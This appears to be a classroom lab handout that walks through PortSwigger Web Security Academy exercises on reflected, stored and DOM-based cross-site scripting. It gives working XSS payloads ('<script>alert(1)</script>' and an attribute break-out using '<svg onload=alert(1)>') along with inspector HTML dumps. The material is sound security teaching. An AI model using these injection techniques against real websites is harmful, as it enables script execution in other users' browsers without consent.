

XSS Lab

Tools:

- PortSwigger Portal
- Burp Suite
- Kali

Task 1 Reflected XSS Attack:


- 1- Access the lab:
<https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded>
- 2- Explore the web site.



- 3- In the **Search** box type:

```
<script>alert(1)</script>
```

- 4- Click "**Search**".



Task 2 Stored XSS Attack:

- 1- Access the lab:
<https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded>
- 2- Explore the posts.
- 3- **View** any **post**.
- 4- Enter the following into the comment box:

```
<script>alert(1)</script>
```
- 5- Enter a name, email and website.

Comments



Martin O'Beans | 18 September 2025

I'd like you to ghostwrite my life story, would you be interested?

Leave a comment

Comment:

```
<script>alert(1)</script>
```

Name:

Sarah

Email:

aaaaaa@gmail.com

Website:

oooooooooooooooo

6- Click "**Post comment**".

7- **Go back** to the blog.

Lab is solved 😊

Task 3 DOM-based XSS Attack:

1- Access the lab:

<https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-document-write-sink>

2- In the Search box type any search keywords.

3- Click on **Search**.

4- Right click on the page and select **Inspect**, and observe that your search string has been placed inside an **img src** attribute.

```
<!DOCTYPE html>
<html>
  <head> ... </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader"> ... </div>
    <div theme="blog">
      <section class="maincontainer">
        ...
        <div class="container is-page"> == $0
          <header class="navigation-header"> ... </header> flex
          <header class="notification-header"> </header>
          <section class="blog-header"> ... </section>
          <section class="search"> ... </section>
          <script> ... </script>
          
          <section class="blog-list no-results"> ... </section>
        </div>
      </section>
      <div class="footer-wrapper"> </div>
    </div>
  </body>
```

5- Now you can inject a malicious search keyword as image in DOM structure. Type in the

Search box:

aaaaaaa"><svg onload=alert(1)>

*SVG (Scalable Vector Graphics) is an XML-based image format used for drawing shapes, text, and graphics on web pages.

6- click on **Search**.

```

<!DOCTYPE html>
<html>
  <head> ... </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader"> ... </div>
    <div theme="blog">
      <section class="maincontainer">
...    <div class="container is-page"> == $0
        <header class="navigation-header"> ... </header> flex
        <header class="notification-header"> </header>
        <section class="blog-header"> ... </section>
        <section class="search"> ... </section>
        <script> ... </script>
        
        <svg onload="alert(1)"> ... </svg>
        <div class="is-linkback"> ... </div>
      </div>
    </section>
  </div>

```

Lab is solved 😊

Activity:

Solve this lab:

<https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-innerhtml-sink>